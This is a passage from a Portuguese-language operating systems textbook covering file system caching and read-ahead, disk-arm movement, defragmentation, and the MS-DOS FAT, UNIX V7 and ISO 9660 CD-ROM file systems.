Uma segunda técnica para melhorar o desempenho percebido do sistema de arquivos é tentar transferir blocos para a cache antes que eles sejam necessários para aumentar a taxa de acertos. Em particular, muitos arquivos são lidos sequencialmente. Quando se pede a um sistema de arquivos para obter o bloco k em um arquivo, ele o faz, mas quando termina, faz uma breve verificação na cache para ver se o bloco $k + 1$ já está ali. Se não estiver, ele programa uma leitura para o bloco $k + 1$ na esperança de que, quando ele for necessário, já terá chegado na cache. No mínimo, ele já estará a caminho.

É claro, essa estratégia de leitura antecipada funciona apenas para arquivos que estão de fato sendo lidos sequencialmente. Se um arquivo estiver sendo acessado aleatoriamente, a leitura antecipada não ajuda. Na realidade, ela piora a situação, pois emperra a largura de banda do disco, fazendo leituras em blocos inúteis e removendo blocos potencialmente úteis da cache (e talvez emperrando mais ainda a largura de banda escrevendo os blocos de volta para o disco se eles estiverem sujos). Para ver se a leitura antecipada vale a pena ser feita, o sistema de arquivos pode monitorar os padrões de acesso para cada arquivo aberto. Por exemplo, um bit associado com cada arquivo pode monitorar se o arquivo está em "modo de acesso sequencial" ou "modo de acesso aleatório". De início, é dado o benefício da dúvida para o arquivo e ele é colocado no modo de acesso sequencial. No entanto, sempre que uma busca é feita, o bit é removido. Se as leituras sequenciais começarem de novo, o bit é colocado em 1 novamente. Dessa maneira, o sistema de arquivos pode formular um palpite razoável sobre se ele deve ler antecipadamente ou não. Se ele cometer algum erro de vez em quando, não é um desastre, apenas um pequeno desperdício de largura de banda de disco.


Redução do movimento do braço do disco

A cache e a leitura antecipada não são as únicas maneiras de incrementar o desempenho do sistema de arquivos. Outra técnica importante é reduzir o montante de movimento do braço do disco colocando blocos que têm mais chance de serem acessados em sequência próximos uns dos outros, de preferência no mesmo cilindro. Quando um arquivo de saída é escrito, o sistema de arquivos tem de alocar os blocos um de cada vez, conforme a demanda. Se os blocos livres forem registrados em um mapa de bits, e todo o mapa de bits estiver na memória principal, será bastante fácil escolher um bloco livre o mais próximo possível do bloco anterior. Com uma lista de blocos livres, na qual uma parte está no disco, é muito mais difícil alocar blocos próximos juntos.

No entanto, mesmo com uma lista de blocos livres, algum agrupamento de blocos pode ser conseguido. O truque é monitorar o armazenamento do disco, não em blocos, mas em grupos de blocos consecutivos. Se todos os setores consistirem em 512 bytes, o sistema poderia usar blocos de 1 KB (2 setores), mas alocar o armazenamento de disco em unidades de 2 blocos (4 setores). Isso não é o mesmo que ter blocos de disco de 2 KB, já que a cache ainda usaria blocos de 1 KB e as transferências de disco ainda seriam de 1 KB, mas a leitura de um arquivo sequencialmente em um sistema de outra maneira ocioso reduziria o número de buscas por um fator de dois, melhorando consideravelmente o desempenho. Uma variação sobre o mesmo tema é levar em consideração o posicionamento rotacional. Quando aloca blocos, o sistema faz uma tentativa de colocar blocos consecutivos em um arquivo no mesmo cilindro.

Outro gargalo de desempenho em sistemas que usam i-nodes (ou qualquer equivalente a eles) é que a leitura mesmo de um arquivo curto exige dois acessos de disco: um para o i-node e outro para o bloco. A localização usual do i-node é mostrada da Figura 4.29(a). Aqui todos os i-nodes estão próximos do início do disco, então a distância média entre um i-node e seus blocos será metade do número de cilindros, exigindo longas buscas.

Uma melhora simples de desempenho é colocar os i-nodes no meio do disco, em vez de no início, reduzindo assim a busca média entre o i-node e o primeiro bloco por um fator de dois. Outra ideia, mostrada na Figura 4.29(b), é dividir o disco em grupos de cilindros, cada um com seus próprios i-nodes, blocos e lista de livres (MCKUSICK et al., 1984). Ao criar um arquivo novo, qualquer i-node pode ser escolhido, mas uma tentativa é feita para encontrar um bloco no

FIGURA 4.29 (a) I-nodes posicionados no início do disco. (b) Disco dividido em grupos de cilindros, cada um com seus próprios blocos e i-nodes.

mesmo grupo de cilindros que o i-node. Se nenhum estiver disponível, então um bloco em um grupo de cilindros próximo é usado.

É claro, o movimento do braço do disco e o tempo de rotação são relevantes somente se o disco os tem. Mais e mais computadores vêm equipados com **discos de estado sólido (SSDs — Solid State Disks)** que não têm parte móvel alguma. Para esses discos, construídos com a mesma tecnologia dos flash cards, acessos aleatórios são tão rápidos quanto os sequenciais e muitos dos problemas dos discos tradicionais deixam de existir. Infelizmente, surgem novos problemas. Por exemplo, SSDs têm propriedades peculiares em suas operações de leitura, escrita e remoção. Em particular, cada bloco pode ser escrito apenas um número limitado de vezes, portanto um grande cuidado é tomado para dispersar uniformemente o desgaste sobre o disco.

4.4.5 Desfragmentação de disco

Quando o sistema operacional é inicialmente instalado, os programas e os arquivos que ele precisa são instalados de modo consecutivo começando no início do disco, cada um seguindo diretamente o anterior. Todo o espaço de disco livre está em uma única unidade contígua seguindo os arquivos instalados. No entanto, à medida que o tempo passa, arquivos são criados e removidos, e o disco prejudica-se com a fragmentação, com arquivos e espaços vazios por toda parte. Em consequência, quando um novo arquivo é criado, os blocos usados para isso podem estar espalhados por todo o disco, resultando em um desempenho ruim.

O desempenho pode ser restaurado movendo os arquivos a fim de deixá-los contíguos e colocando todo (ou pelo menos a maior parte) o espaço livre em uma ou mais regiões contíguas no disco. O Windows tem um programa, *defrag*, que faz precisamente isso. Os usuários do Windows devem executá-lo com regularidade, exceto em SSDs.

A desfragmentação funciona melhor em sistemas de arquivos que têm bastante espaço livre em uma região contígua ao fim da partição. Esse espaço permite que o programa de desfragmentação selecione arquivos fragmentados próximos do início da partição e copie todos os seus blocos para o espaço livre. Fazê-lo libera um bloco contíguo de espaço próximo do início da partição na qual o original ou outros arquivos podem ser colocados contiguamente. O processo pode então ser repetido com o próximo pedaço de espaço de disco etc.

Alguns arquivos não podem ser movidos, incluindo o arquivo de paginação, o arquivo de hibernação e o log de journaling, pois a administração que seria necessária para fazê-lo daria mais trabalho do que seu valor. Em alguns sistemas, essas áreas são contíguas e de tamanho fixo de qualquer maneira, então elas não precisam ser desfragmentadas. O único momento em que sua falta de mobilidade é um problema é quando elas estão localizadas próximas do fim da partição e o usuário quer reduzir o tamanho da partição. A única maneira de solucionar esse problema é removê-las completamente, redimensionar a partição e então recriá-las depois.

Os sistemas de arquivos Linux (especialmente ext2 e ext3) geralmente sofrem menos com a desfragmentação do que os sistemas Windows pela maneira que os blocos de discos são selecionados, então a desfragmentação manual raramente é exigida. Também, os SSDs não sofrem de maneira alguma com a fragmentação. Na realidade, desfragmentar um SSD é contraprodutivo. Não apenas não há ganho em desempenho, como os SSDs se desgastam; portanto, desfragmentá-los apenas encurta sua vida.

4.5 Exemplos de sistemas de arquivos

Nas próximas seções discutiremos vários exemplos de sistemas de arquivos, desde os bastante simples aos mais sofisticados. Como os sistemas de arquivos UNIX modernos e o sistema de arquivos nativo do Windows 8 são cobertos no capítulo sobre o UNIX (Capítulo 10) e no capítulo sobre o Windows 8 (Capítulo 11), não os cobriremos aqui. Examinaremos, no entanto, seus predecessores a seguir.


4.5.1 O sistema de arquivos do MS-DOS

O sistema de arquivos do MS-DOS é o sistema com o qual os primeiros PCs da IBM vinham instalados. Foi o principal sistema de arquivos até o Windows 98 e o Windows ME. Ainda é aceito no Windows 2000, Windows XP e Windows Vista, embora não seja mais padrão nos novos PCs exceto para discos flexíveis. No entanto, ele e uma extensão dele (FAT-32) tornaram-se amplamente usados para muitos sistemas embarcados. Muitos players de MP3 o usam exclusivamente, além de câmeras digitais. O popular iPod da Apple o usa como o sistema de arquivos padrão, embora hackers que conhecem do assunto conseguem reformatar o iPod e instalar um sistema de arquivos diferente. Desse modo, o número de dispositivos eletrônicos usando o sistema de arquivos MS-DOS é muito maior agora do que em qualquer momento no passado e, decerto, muito maior do que o número usando o sistema de arquivos NTFS mais moderno. Por essa razão somente, vale a pena examiná-lo em detalhe.

Para ler um arquivo, um programa de MS-DOS deve primeiro fazer uma chamada de sistema `open` para abri-lo. A chamada de sistema `open` especifica um caminho, o qual pode ser absoluto ou relativo ao diretório de trabalho atual. O caminho é analisado componente a componente até que o diretório final seja localizado e lido na memória. Ele então é vasculhado para encontrar o arquivo a ser aberto.

Embora os diretórios de MS-DOS tenham tamanhos variáveis, eles usam uma entrada de diretório de 32 bytes de tamanho fixo. O formato de uma entrada de diretório de MS-DOS é mostrado na Figura 4.30. Ele contém o nome do arquivo, atributos, data e horário de criação, bloco de partida e tamanho exato do arquivo. Nomes de arquivos mais curtos do que 8 + 3 caracteres são ajustados à esquerda e preenchidos com espaços à direita, separadamente em cada campo. O campo *Atributos* é novo e contém bits para indicar que um arquivo é somente de leitura, precisa ser arquivado, está escondido ou é um arquivo de sistema. Arquivos somente de leitura não podem ser escritos. Isso é para protegê-los de danos acidentais. O bit arquivado não tem uma função de sistema operacional real (isto é, o MS-DOS não o examina ou o altera). A intenção é permitir que programas de arquivos em nível de usuário o desliguem quando efetuarem o backup de um arquivo e que os outros programas o liguem quando modificarem um arquivo. Dessa maneira, um programa de backup pode apenas examinar o bit desse atributo em cada arquivo para ver quais arquivos devem ser copiados. O bit oculto pode ser alterado para evitar que um arquivo apareça nas listagens de diretório. Seu uso principal é evitar confundir usuários novatos com arquivos que eles possam não compreender. Por fim, o bit sistema também oculta arquivos. Além disso, arquivos de sistema não podem ser removidos acidentalmente usando o comando *del*. Os principais componentes do MS-DOS têm esse bit ligado.

A entrada de diretório também contém a data e o horário em que o arquivo foi criado ou modificado pela última vez. O tempo é preciso apenas até ±2 segundos, pois ele está armazenado em um campo de 2 bytes, que pode armazenar somente 65.536 valores únicos (um dia contém 86.400 segundos). O campo do tempo é subdividido em segundos (5 bits), minutos (6 bits) e horas (5 bits). A data conta em dias usando três subcampos: dia (5 bits), mês (4 bits) e ano — 1980 (7 bits). Com um número de 7 bits para o ano e o tempo começando em 1980, o maior valor que pode ser representado é 2107. Então, o MS-DOS tem um problema Y2108 em si. Para evitar a catástrofe, seus usuários devem atentar para esse problema o mais cedo possível. Se o MS-DOS tivesse

FIGURA 4.30 A entrada de diretório do MS-DOS.

usado os campos data e horário combinados como um contador de 32 bits, ele teria representado cada segundo exatamente e atrasado a catástrofe até 2116.

O MS-DOS armazena o tamanho do arquivo como um número de 32 bits, portanto na teoria os arquivos podem ser de até 4 GB. No entanto, outros limites (descritos a seguir) restringem o tamanho máximo do arquivo a 2 GB ou menos. Uma parte surpreendentemente grande da entrada (10 bytes) não é usada.

O MS-DOS monitora os blocos de arquivos mediante uma tabela de alocação de arquivos na memória principal. A entrada do diretório contém o número do primeiro bloco de arquivos. Esse número é usado como um índice em uma FAT de 64 K entradas na memória principal. Seguindo o encadeamento, todos os blocos podem ser encontrados. A operação da FAT está ilustrada na Figura 4.12.

O sistema de arquivos FAT vem em três versões: FAT-12, FAT-16 e FAT-32, dependendo de quantos bits um endereço de disco contém. Na realidade, FAT-32 não é um nome adequado, já que apenas os 28 bits menos significativos dos endereços de disco são usados. Ele deveria chamar-se FAT-28, mas as potências de dois soam bem melhor.

Outra variante do sistema de arquivos FAT é o exFAT, que a Microsoft introduziu para dispositivos removíveis grandes. A Apple licenciou o exFAT, de maneira que há um sistema de arquivos moderno que pode ser usado para transferir arquivos entre computadores Windows e OS X. Como o exFAT é de propriedade da Microsoft e a empresa não liberou a especificação, não o discutiremos mais aqui.

Para todas as FATs, o bloco de disco pode ser alterado para algum múltiplo de 512 bytes (possivelmente diferente para cada partição), com o conjunto de tamanhos de blocos permitidos (chamado **cluster sizes** — tamanhos de aglomerado — pela Microsoft) sendo diferente para cada variante. A primeira versão do MS-DOS usava a FAT-12 com blocos de 512 bytes, dando um tamanho de partição máximo de $2^{12} \times 512$ bytes (na realidade somente 4086 × 512 bytes, pois 10 dos endereços de disco foram usados como marcadores especiais, como fim de arquivo, bloco defeituoso etc.). Com esses parâmetros, o tamanho de partição de disco máximo era em torno de 2 MB e o tamanho da tabela FAT na memória era de 4096 entradas de 2 bytes cada. Usar uma entrada de tabela de 12 bits teria sido lento demais.

Esse sistema funcionava bem para discos flexíveis, mas quando os discos rígidos foram lançados, ele tornou-se um problema. A Microsoft solucionou o problema permitindo tamanhos de blocos adicionais de 1 KB, 2 KB e 4 KB. Essa mudança preservou a estrutura e o tamanho da tabela FAT-12, mas permitiu partições de disco de até 16 MB.

Como o MS-DOS dava suporte para quatro partições de disco por unidade de disco, o novo sistema de arquivos FAT-12 funcionava para discos de até 64 MB. Além disso, algo tinha de ceder. O que aconteceu foi a introdução do FAT-16, com ponteiros de disco de 16 bits. Adicionalmente, tamanhos de blocos de 8 KB, 16 KB e 32 KB foram permitidos. (32.768 é a maior potência de dois que pode ser representada em 16 bits.) A tabela FAT-16 ocupava 128 KB de memória principal o tempo inteiro, mas com as memórias maiores então disponíveis, ela era amplamente usada e logo substituiu o sistema de arquivos FAT-12. A maior partição de disco a que o FAT-16 pode dar suporte é 2 GB (64 K entradas de 32 KB cada) e o maior disco, 8 GB, a saber quatro partições de 2 GB cada. Por um bom tempo, isso foi o suficiente.

Mas não para sempre. Para cartas comerciais, esse limite não é um problema, mas para armazenar vídeos digitais usando o padrão DV, um arquivo de 2 GB contém apenas um pouco mais de 9 minutos de vídeo. Como um disco de PC suporta apenas quatro partições, o maior vídeo que pode ser armazenado em disco é de mais ou menos 38 minutos, não importa o tamanho do disco. Esse limite também significa que o maior vídeo que pode ser editado on-line é de menos de 19 minutos, pois ambos os arquivos de entrada e saída são necessários.

A partir da segunda versão do Windows 95, foi introduzido o sistema de arquivos FAT-32 com seus endereços de disco de 28 bits e a versão do MS-DOS subjacente ao Windows 95 foi adaptada para dar suporte à FAT-32. Nesse sistema, as partições poderiam ser teoricamente $2^{28} \times 2^{15}$ bytes, mas na realidade elas eram limitadas a 2 TB (2048 GB), pois internamente o sistema monitora os tamanhos de partições em setores de 512 bytes usando um número de 32 bits, e $2^{9} \times 2^{32}$ é 2 TB. O tamanho máximo da partição para vários tamanhos de blocos e todos os três tipos FAT é mostrado na Figura 4.31.

Além de dar suporte a discos maiores, o sistema de arquivos FAT-32 tem duas outras vantagens sobre o FAT-16. Primeiro, um disco de 8 GB usando FAT-32 pode ter uma única partição. Usando o FAT-16 ele tem quatro partições, o que aparece para o usuário do Windows como *C:*, *D:*, *E:* e *F:* unidades de disco lógicas. Cabe ao usuário decidir qual arquivo colocar em qual unidade e monitorar o que está onde.

A outra vantagem do FAT-32 sobre o FAT-16 é que para um determinado tamanho de partição de disco, um

FIGURA 4.31 Tamanho máximo da partição para diferentes tamanhos de blocos. As caixas vazias representam combinações proibidas.

Tamanho do bloco	FAT-12	FAT-16	FAT-32
0,5 KB	2 MB		
1 KB	4 MB		
2 KB	8 MB	128 MB	
4 KB	16 MB	256 MB	1 TB
8 KB		512 MB	2 TB
16 KB		1024 MB	2 TB
32 KB		2048 MB	2 TB

tamanho de bloco menor pode ser usado. Por exemplo, para uma partição de disco de 2 GB, o FAT-16 deve usar blocos de 32 KB; de outra maneira, com apenas 64K endereços de disco disponíveis, ele não pode cobrir toda a partição. Em comparação, o FAT-32 pode usar, por exemplo, blocos de 4 KB para uma partição de disco de 2 GB. A vantagem de um tamanho de bloco menor é que a maioria dos arquivos é muito mais curta do que 32 KB. Se o tamanho do bloco for 32 KB, um arquivo de 10 bytes imobiliza 32 KB de espaço de disco. Se o arquivo médio for, digamos, 8 KB, então com um bloco de 32 KB, três quartos do disco serão desperdiçados, o que não é uma maneira muito eficiente de se usar o disco. Com um arquivo de 8 KB e um bloco de 4 KB, não há desperdício de disco, mas o preço pago é mais RAM consumida pelo FAT. Com um bloco de 4 KB e uma partição de disco de 2 GB, há 512 K blocos, de maneira que o FAT precisa ter 512K entradas na memória (ocupando 2 MB de RAM).

O MS-DOS usa a FAT para monitorar blocos de disco livres. Qualquer bloco que no momento não esteja alocado é marcado com um código especial. Quando o MS-DOS precisa de um novo bloco de disco, ele pesquisa a FAT para uma entrada contendo esse código. Desse modo, não são necessários nenhum mapa de bits ou lista de livres.

4.5.2 O sistema de arquivos do UNIX V7


Mesmo as primeiras versões do UNIX tinham um sistema de arquivos multiusuário bastante sofisticado, já que era derivado do MULTICS. A seguir discutiremos o sistema de arquivos V7, aquele do PDP-11 que tornou o UNIX famoso. Examinaremos um sistema de arquivos UNIX moderno no contexto do Linux no Capítulo 10.

O sistema de arquivos tem forma de uma árvore começando no diretório-raiz, com a adição de ligações, formando um gráfico orientado acíclico. Nomes de arquivos podem ter até 14 caracteres e contêm quaisquer caracteres ASCII exceto / (porque se trata de um separador entre componentes em um caminho) e NUL (pois é usado para preencher os espaços que sobram nos nomes mais curtos que 14 caracteres). NUL tem o valor numérico de 0.

Uma entrada de diretório UNIX contém uma entrada para cada arquivo naquele diretório. Cada entrada é extremamente simples, pois o UNIX usa o esquema i-node ilustrado na Figura 4.13. Uma entrada de diretório contém apenas dois campos: o nome do arquivo (14 bytes) e o número do i-node para aquele arquivo (2 bytes), como mostrado na Figura 4.32. Esses parâmetros limitam o número de arquivos por sistema a 64 K.

Assim como o i-node da Figura 4.13, o i-node do UNIX contém alguns atributos. Os atributos contêm o tamanho do arquivo, três horários (criação, último acesso e última modificação), proprietário, grupo, informação de proteção e uma contagem do número de entradas de diretórios que apontam para o i-node. Este último campo é necessário para as ligações. Sempre que uma ligação nova é feita para um i-node, o contador no i-node é incrementado. Quando uma ligação é removida, o contador é decrementado. Quando ele chega a 0, o i-node é reivindicado e os blocos de disco são colocados de volta na lista de livres.

O monitoramento dos blocos de disco é feito usando uma generalização da Figura 4.13 a fim de lidar com arquivos muito grandes. Os primeiros 10 endereços de disco são armazenados no próprio i-node, então para pequenos arquivos, todas as informações necessárias estão diretamente no i-node, que é buscado do disco para a memória principal quando o arquivo é aberto. Para arquivos um pouco maiores, um dos endereços no i-node é o de um bloco de disco chamado **bloco indireto simples**. Esse bloco contém endereços de disco adicionais. Se isso ainda não for suficiente, outro endereço no i-node, chamado **bloco indireto duplo**, contém o endereço de um bloco com uma lista de blocos indiretos

FIGURA 4.32 Uma entrada do diretório do UNIX V7.

simples. Cada um desses blocos indiretos simples aponta para algumas centenas de blocos de dados. Se mesmo isso não for suficiente, um **bloco indireto triplo** também pode ser usado. O quadro completo é dado na Figura 4.33.

Quando um arquivo é aberto, o sistema deve tomar o nome do arquivo fornecido e localizar seus blocos de disco. Vamos considerar como o nome do caminho */usr/ast/mbox* é procurado. Usaremos o UNIX como exemplo, mas o algoritmo é basicamente o mesmo para todos os sistemas de diretórios hierárquicos. Primeiro, o sistema de arquivos localiza o diretório-raiz. No UNIX o seu i-node está localizado em um local fixo no disco. A partir desse i-node, ele localiza o diretório-raiz, que pode estar em qualquer lugar, mas digamos bloco 1.

Em seguida, ele lê o diretório-raiz e procura o primeiro componente do caminho, *usr*, no diretório-raiz para encontrar o número do i-node do arquivo */usr*. Localizar um i-node a partir desse número é algo direto, já que cada i-node tem uma localização fixa no disco. A partir desse i-node, o sistema localiza o diretório para */usr* e pesquisa o componente seguinte, *ast*, nele. Quando encontrar a entrada para *ast*, ele terá o i-node para o diretório */usr/ast*. A partir desse i-node ele pode fazer uma busca no próprio diretório e localizar *mbox*. O i-node para esse arquivo é então lido na memória e mantido ali até o arquivo ser fechado. O processo de busca está ilustrado na Figura 4.34.

Nomes de caminhos relativos são procurados da mesma maneira que os absolutos, apenas partindo do diretório de trabalho em vez de do diretório-raiz. Todo diretório tem entradas para . e .. que são colocadas ali quando o diretório é criado. A entrada . tem o número de i-node para o diretório atual, e a entrada para .. tem o número de i-node para o diretório pai. Desse modo, uma rotina procurando *../dick/prog.c* apenas procura .. no diretório de trabalho, encontra o número de i-node do diretório pai e busca pelo diretório *dick*. Nenhum mecanismo especial é necessário para lidar com esses nomes. No que diz respeito ao sistema de diretórios, eles são apenas cadeias ASCII comuns, como qualquer outro nome. A única questão a ser observada aqui é que .. no diretório-raiz aponta para si mesmo.

4.5.3 Sistemas de arquivos para CD-ROM

Como nosso último exemplo de um sistema de arquivos, vamos considerar aqueles usados nos CD-ROMs. Eles são particularmente simples, pois foram projetados para meios de escrita única. Entre outras coisas, por exemplo, eles não têm provisão para monitorar blocos livres, pois em um arquivo de CD-ROM arquivos não podem ser liberados ou adicionados após o disco ter sido fabricado. A seguir examinaremos o principal tipo de sistema de arquivos para CD-ROMs e duas de suas extensões. Embora os CD-ROMs estejam ultrapassados, eles são também simples, e os sistemas de arquivos usados em DVDs e Blu-ray são baseados nos usados para CD-ROMs.

FIGURA 4.33 Um i-node do UNIX.






FIGURA 4.34 Os passos para pesquisar em */usr/ast/mbox*.

Alguns anos após o CD-ROM ter feito sua estreia, foi introduzido o CD-R (**CD Recordable** — CD gravável). Diferentemente do CD-ROM, ele permite adicionar arquivos após a primeira gravação, que são apenas adicionados ao final do CD-R. Arquivos nunca são removidos (embora o diretório possa ser atualizado para esconder arquivos existentes). Como consequência desse sistema de arquivos “somente adicionar”, as propriedades fundamentais não são alteradas. Em particular, todo o espaço livre encontra-se em uma única parte contígua no fim do CD.

O sistema de arquivos ISO 9660

O padrão mais comum para sistemas de arquivos de CD-ROM foi adotado como um Padrão Internacional em 1988 sob o nome **ISO 9660**. Virtualmente, todo CD-ROM no mercado é compatível com esse padrão, às vezes com extensões a serem discutidas a seguir. Uma meta desse padrão era tornar todo CD-ROM legível em todos os computadores, independente do ordenamento de bytes e do sistema operacional usado. Em consequência, algumas limitações foram aplicadas ao sistema de arquivos para possibilitar que os sistemas operacionais mais fracos (como MS-DOS) pudessem lê-los.

Os CD-ROMs não têm cilindros concêntricos como os discos magnéticos. Em vez disso, há uma única espiral contínua contendo os bits em uma sequência linear (embora seja possível buscar transversalmente às espirais). Os bits ao longo da espiral são divididos em blocos lógicos (também chamados setores lógicos) de 2352 bytes. Alguns desses bytes são para preâmbulos, correção de erros e outros destinos. A porção líquida (payload) de cada bloco lógico é 2048 bytes. Quando usados para música, os CDs têm as posições iniciais, finais e espaços entre as trilhas, mas eles não são usados para CD-ROMs de dados. Muitas vezes a posição de um bloco ao longo da espiral é representada em minutos e segundos. Ela pode ser convertida para um número de bloco linear usando o fator de conversão de 1 s = 75 blocos.

O ISO 9660 dá suporte a conjuntos de CD-ROM com até $2^{16} - 1$ CDs no conjunto. Os CD-ROMs individuais também podem ser divididos em volumes lógicos (partições). No entanto, a seguir, nos concentraremos no ISO 9660 para um único CD-ROM não particionado.

Todo CD-ROM começa com 16 blocos cuja função não é definida pelo padrão ISO 9660. Um fabricante de CD-ROMs poderia usar essa área para oferecer um programa de inicialização que permitisse que o computador fosse inicializado pelo CD-ROM, ou para algum outro propósito nefando. Em seguida vem um bloco contendo o **descritor de volume primário**, que contém algumas informações gerais sobre o CD-ROM. Entre essas informações estão o identificador do sistema (32 bytes), o identificador do volume (32 bytes), o identificador do editor (128 bytes) e o identificador do preparador dos dados (128 bytes). O fabricante pode preencher esses campos da maneira que quiser, exceto que somente letras maiúsculas, dígitos e um número muito pequeno de caracteres de pontuação podem ser usados para assegurar a compatibilidade entre as plataformas.

O descritor do volume primário também contém os nomes de três arquivos, que podem conter um resumo, uma notificação de direitos autorais e informações bibliográficas, respectivamente. Além disso, determinados números-chave também estão presentes, incluindo o tamanho do bloco lógico (normalmente 2048, mas

4096, 8192 e valores maiores de potências de 2 são permitidos em alguns casos), o número de blocos no CD-ROM e as datas de criação e expiração do CD-ROM. Por fim, o descritor do volume primário também contém uma entrada de diretório para o diretório-raiz, dizendo onde encontrá-lo no CD-ROM (isto é, em qual bloco ele começa). A partir desse diretório, o resto do sistema de arquivos pode ser localizado.

Além do descritor de volume primário, um CD-ROM pode conter um descritor de volume complementar. Ele contém informações similares ao descritor primário, mas não abordaremos essa questão aqui.

O diretório-raiz, e todos os outros diretórios, quanto a isso, consistem em um número variável de entradas, a última das quais contém um bit marcando-a como a entrada final. As entradas de diretório em si também são de tamanhos variáveis. Cada entrada de diretório consiste em 10 a 12 campos, dos quais alguns são em ASCII e outros são numéricos binários. Os campos binários são codificados duas vezes, uma com os bits menos significativos nos primeiros bytes — little-endian (usados nos Pentiums, por exemplo) e outra com os bits mais significativos nos primeiros bytes — big endian (usados nas SPARCs, por exemplo). Desse modo, um número de 16 bits usa 4 bytes e um número de 32 bits usa 8 bytes.

O uso dessa codificação redundante era necessário para evitar ferir os sentimentos alheios quando o padrão foi desenvolvido. Se o padrão tivesse estabelecido little-endian, então as pessoas de empresas cujos produtos eram big-endian se sentiriam desvalorizadas e não teriam aceitado o padrão. O conteúdo emocional de um CD-ROM pode, portanto, ser quantificado e mensurado exatamente em quilobytes/hora de espaço desperdiçado.

O formato de uma entrada de diretório ISO 9660 está ilustrado na Figura 4.35. Como entradas de diretório têm comprimentos variáveis, o primeiro campo é um byte indicando o tamanho da entrada. Esse byte é definido com o bit de ordem mais alta à esquerda para evitar qualquer ambiguidade.

Entradas de diretório podem opcionalmente ter atributos estendidos. Se essa prioridade for usada, o segundo byte indicará o tamanho dos atributos estendidos.

